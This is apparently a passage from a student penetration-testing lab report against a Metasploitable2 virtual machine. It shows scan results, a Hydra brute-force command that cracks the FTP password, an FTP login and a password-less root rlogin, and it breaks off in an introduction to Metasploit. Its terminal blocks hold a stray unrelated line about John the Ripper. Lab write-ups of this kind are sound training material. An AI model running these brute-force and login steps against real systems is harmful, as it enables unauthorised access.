URLs. The main content area displays the "Scan Information" for "http://192.168.161.182/" and the "Site Structure" for "http://192.168.161.182/phpMyAdmin". The "Vulnerabilities" tab is active, showing two findings:

Severity	Vulnerability	Parameter	Status
Low	User credentials are sent in clear text	login_form	Open
Info	Possible internal IP address disclosure		Open

**We are done with web server Footprinting, host scanning, port scanning, Version Scanning, Vulnerability Scanning , now next step gaining access**

# Gaining Access

## Open Ports Summary

### Open Ports and Services Detected

- 21/tcp – FTP (vsftpd 2.3.4)
- 22/tcp – SSH (OpenSSH 4.7p1 Debian 8ubuntu1)
- 23/tcp – Telnet (Linux telnetd)
- 25/tcp – SMTP (Postfix smtpd)
- 53/tcp – DNS (ISC BIND 9.4.2)
- 80/tcp – HTTP (Apache httpd 2.2.8, PHP/5.2.4-2ubuntu5.10)
- 111/tcp – RPCbind (2)
- 139/tcp – NetBIOS-SSN (Samba smbd 3.X - WORKGROUP)
- 445/tcp – Microsoft-DS (Samba smbd 3.X - WORKGROUP)
- 512/tcp – exec
- 513/tcp – login (rlogin)
- 514/tcp – shell (rsh)
- 1099/tcp – Java RMI (rmiregistry)
- 1524/tcp – Metasploitable root shell
- 2049/tcp – NFS (rpc.statd)
- 2121/tcp – FTP (ProFTPD 1.3.1)
- 3306/tcp – MySQL (5.0.51a-3ubuntu5)
- 5432/tcp – PostgreSQL (PostgreSQL DB 8.3.0 - 8.3.7)
- 5900/tcp – VNC (protocol 3.3)
- 6000/tcp – X11 (Access denied)

# Password Cracking

## 1. Password Cracking Using Hydra

**Hydra** (also known as **THC Hydra**) is a popular, fast, and flexible **password cracking tool** used for **brute forcing login credentials** on various network services. It is widely used in penetration testing and ethical hacking to test the strength of passwords by attempting many combinations automatically.

---


### How to use it :-

- Open kali linux terminal and type following command ↪


**Command :-** hydra -l msfadmin -P /usr/share/wordlists//rockyou.txt -F 192.168.161.182 ftp

### Explanation:-


- **hydra**: starts the Hydra brute-force tool
- **-l msfadmin**: sets the username to "msfadmin"
- **-P /usr/share/wordlists/rockyou.txt**: uses the rockyou.txt wordlist for passwords
- **-F**: stops after finding the first valid login
- **192.168.161.182**: target IP address (Metasploitable2)
- **ftp**: the service to attack (FTP login)



- Attack Started



- Crack password



```
[root@Kali:~]# hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt 192.168.161.182 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-07 20:10:01
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344402 login tries (l:1/p:14344402), ~896526 tries per task
[DATA] attacking ftp://192.168.161.182:21/
[21][ftp] host: 192.168.161.182 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-07 20:10:16

[root@Kali:~]#
```


## Anonymous login

**Anonymous login** is a type of access to a system (usually an **FTP server**) where **no username or password is required**, or a **default username like anonymous** is used with **any email or blank password**.

**Note:- Our Target Are opened two ports that able to login anonymously i.e. port 21 and port 514**

### 1. Using FTP Port (21) :-

- As You can see below Scan image show that port number 21 on our target anonymous FTP login allowed . lets do it




```
[root@Kali)-[~]
└─# nmap -A -T4 192.168.161.182
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-07 17:09 IST
Stats: 0:00:31 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 17:10 (0:00:01 remaining)
Stats: 0:02:41 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.25% done; ETC: 17:12 (0:00:00 remaining)
Nmap scan report for 192.168.161.182
Host is up (0.0021s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_ STAT:
|   FTP server status:
|     Connected to 192.168.161.192
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|   1024 60:0f:cfc:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
```

### How to do it :-

- Open kali linux terminal and type following command

Command :- [ftp 192.168.161.182](ftp://192.168.161.182)


- Type command and hit enter button



```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
root@Kali:/usr/share/wordlists root@Kali:/home/aniket
[root@Kali ~]# ftp 192.168.161.182
Connected to 192.168.161.182.
220 (vsFTPd 2.3.4)
Name (192.168.161.182:aniket):
```

The screenshot shows a Kali Linux terminal window running on an Oracle VM VirtualBox. The terminal is connected via FTP to the IP address 192.168.161.182. The prompt shows the user is trying to log in as 'aniket'. The desktop environment includes a taskbar with various icons and a system tray showing weather information (26°C, Mostly cloudy) and system status.

- Provide Username and password that you crack using hydra



```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
root@Kali:/usr/share/wordlists root@Kali:/home/aniket
[root@Kali ~]# ftp 192.168.161.182
Connected to 192.168.161.182.
220 (vsFTPd 2.3.4)
Name (192.168.161.182:aniket):
```

This screenshot is identical to the one above, showing the same Kali Linux terminal session connected via FTP to 192.168.161.182, prompting for a login. The desktop environment and taskbar are also identical.

```
(root@Kali)-[/home/aniket]
# ftp 192.168.161.182
Connected to 192.168.161.182.
220 (vsFTPd 2.3.4)
Name (192.168.161.182:aniket): msfadmin
331 Please specify the password.
Password: [REDACTED]

I have some ttf file , but i dont know how to use it with john the ripper
```

- Login Successfully

```
(root@Kali)-[/home/aniket]
# ftp 192.168.161.182
Connected to 192.168.161.182.
220 (vsFTPd 2.3.4)
Name (192.168.161.182:aniket): msfadmin
331 Please specify the password.
Password: [REDACTED]

230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> [REDACTED]

I have some ttf file , but i dont know how to use it with john the ripper
```

## 2.RLogin (514)- remote shell-:

**Rlogin** (Remote Login) is a protocol used to log into another computer over a network, typically a UNIX system.

---

### Key Points:

- **Port Number:** 514 (TCP)
  - **Service Name:** rlogin
  - **Purpose:** Allows remote users to log in to a system and work as if they were physically present
  - **Platform:** Mostly used on UNIX/Linux systems
  - **Authentication:** Uses .rhosts file for user-based trust (no password sometimes)
- 


### How to use it :-

- Open Kali linux terminal and type following command

**Command:- rlogin -l root 192.168.161.182**

- rlogin: Starts the **Remote Login** client
- -l root: Specifies the **username** to log in as (in this case, root)
- 192.168.161.182: The **target IP address** (Metasploitable2 machine).


- Type this command and hit enter button



Kali [Running] - Oracle VirtualBox  
File View Input Devices Help  
File Actions Edit View Help  
(root@Kali)-[/home/aniket]  
# rlogin -l root 192.168.161.182

The screenshot shows a terminal window on a Kali Linux desktop. The terminal prompt is '(root@Kali)-[/home/aniket]'. A command '# rlogin -l root 192.168.161.182' is being typed into the terminal. The desktop background is dark, and the taskbar at the bottom shows various application icons.


- Login successfully without username and password



Kali [Running] - Oracle VirtualBox  
File View Input Devices Help  
File Actions Edit View Help  
root@metasploitable:~#  
(root@Kali)-[/home/aniket]  
# rlogin -l root 192.168.161.182  
Last login: Sat Jun 7 10:19:56 EDT 2025 from :0.0 on pts/0  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/\*copyright.  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
You have new mail.  
root@metasploitable:~#


The screenshot shows a terminal window on a Kali Linux desktop. The terminal prompt is 'root@metasploitable:~#'. The command '# rlogin -l root 192.168.161.182' has been run, and the output shows a successful login to a host named 'metasploitable'. The desktop background is dark, and the taskbar at the bottom shows various application icons.

- Target ip address



```
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
You have new mail.  
root@metasploitable:~# ifconfig  
eth0      Link encap:Ethernet HWaddr 08:00:27:46:c1:80  
          inet addr:192.168.161.182 Bcast:192.168.161.255 Mask:255.255.255.0  
          inet6 addr: 2401:4900:57a8:9916:a00:27ff:fe46:c180/64 Scope:Global  
             inet6 addr: fe80::a00:27ff:fe46:c180/64 Scope:Link  
               UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
               RX packets:22020 errors:0 dropped:0 overruns:0 frame:0  
               TX packets:20787 errors:0 dropped:0 overruns:0 carrier:0  
               collisions:0 txqueuelen:1000  
               RX bytes:1667573 (1.5 MB) TX bytes:1631570 (1.5 MB)  
               Base address:0xd020 Memory:f0200000-f0220000  
  
lo       Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
            UP LOOPBACK RUNNING MTU:16436 Metric:1  
            RX packets:366 errors:0 dropped:0 overruns:0 frame:0  
            TX packets:366 errors:0 dropped:0 overruns:0 carrier:0  
            collisions:0 txqueuelen:0  
            RX bytes:151857 (148.2 KB) TX bytes:151857 (148.2 KB)  
  
root@metasploitable:~#
```

- Now you can access all this files and directories



```
root@metasploitable:~# ifconfig  
eth0      Link encap:Ethernet HWaddr 08:00:27:46:c1:80  
          inet addr:192.168.161.182 Bcast:192.168.161.255 Mask:255.255.255.0  
          inet6 addr: 2401:4900:57a8:9916:a00:27ff:fe46:c180/64 Scope:Global  
             inet6 addr: fe80::a00:27ff:fe46:c180/64 Scope:Link  
               UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
               RX packets:22020 errors:0 dropped:0 overruns:0 frame:0  
               TX packets:20787 errors:0 dropped:0 overruns:0 carrier:0  
               collisions:0 txqueuelen:1000  
               RX bytes:1667573 (1.5 MB) TX bytes:1631570 (1.5 MB)  
               Base address:0xd020 Memory:f0200000-f0220000  
  
lo       Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
            UP LOOPBACK RUNNING MTU:16436 Metric:1  
            RX packets:366 errors:0 dropped:0 overruns:0 frame:0  
            TX packets:366 errors:0 dropped:0 overruns:0 carrier:0  
            collisions:0 txqueuelen:0  
            RX bytes:151857 (148.2 KB) TX bytes:151857 (148.2 KB)  
  
root@metasploitable:~# dir  
Desktop  reset_logs.sh  vnc.log  
root@metasploitable:~# ls  
Desktop  reset_logs.sh  vnc.log  
root@metasploitable:~#
```

# Exploitation Using Metasploit

**Metasploit** is an open-source tool used for developing, testing, and executing **exploits** against systems to identify vulnerabilities. It helps security professionals simulate real-world attacks.

---

## Why Metasploit is Used:

1. **Vulnerability Assessment** – Helps find security weaknesses in systems and networks.
  2. **Exploit Development** – Used to create and test custom exploits.
  3. **Payload Delivery** – Sends malicious code (payloads like Meterpreter) to gain remote access or control.
  4. **Post-Exploitation** – Allows further actions after gaining access, such as privilege escalation, keylogging, file download/upload, etc.
  5. **Security Testing** – Helps ethical hackers test the effectiveness of defenses.
  6. **Learning & Training** – Commonly used in cybersecurity labs and training (e.g., Hack The Box, TryHackMe).
- 

## Key Components:

- **msfconsole** – Main command-line interface for using Metasploit.
- **Exploits** – Code that targets vulnerabilities.
- **Payloads** – Code that runs after the exploit (e.g., reverse shell).
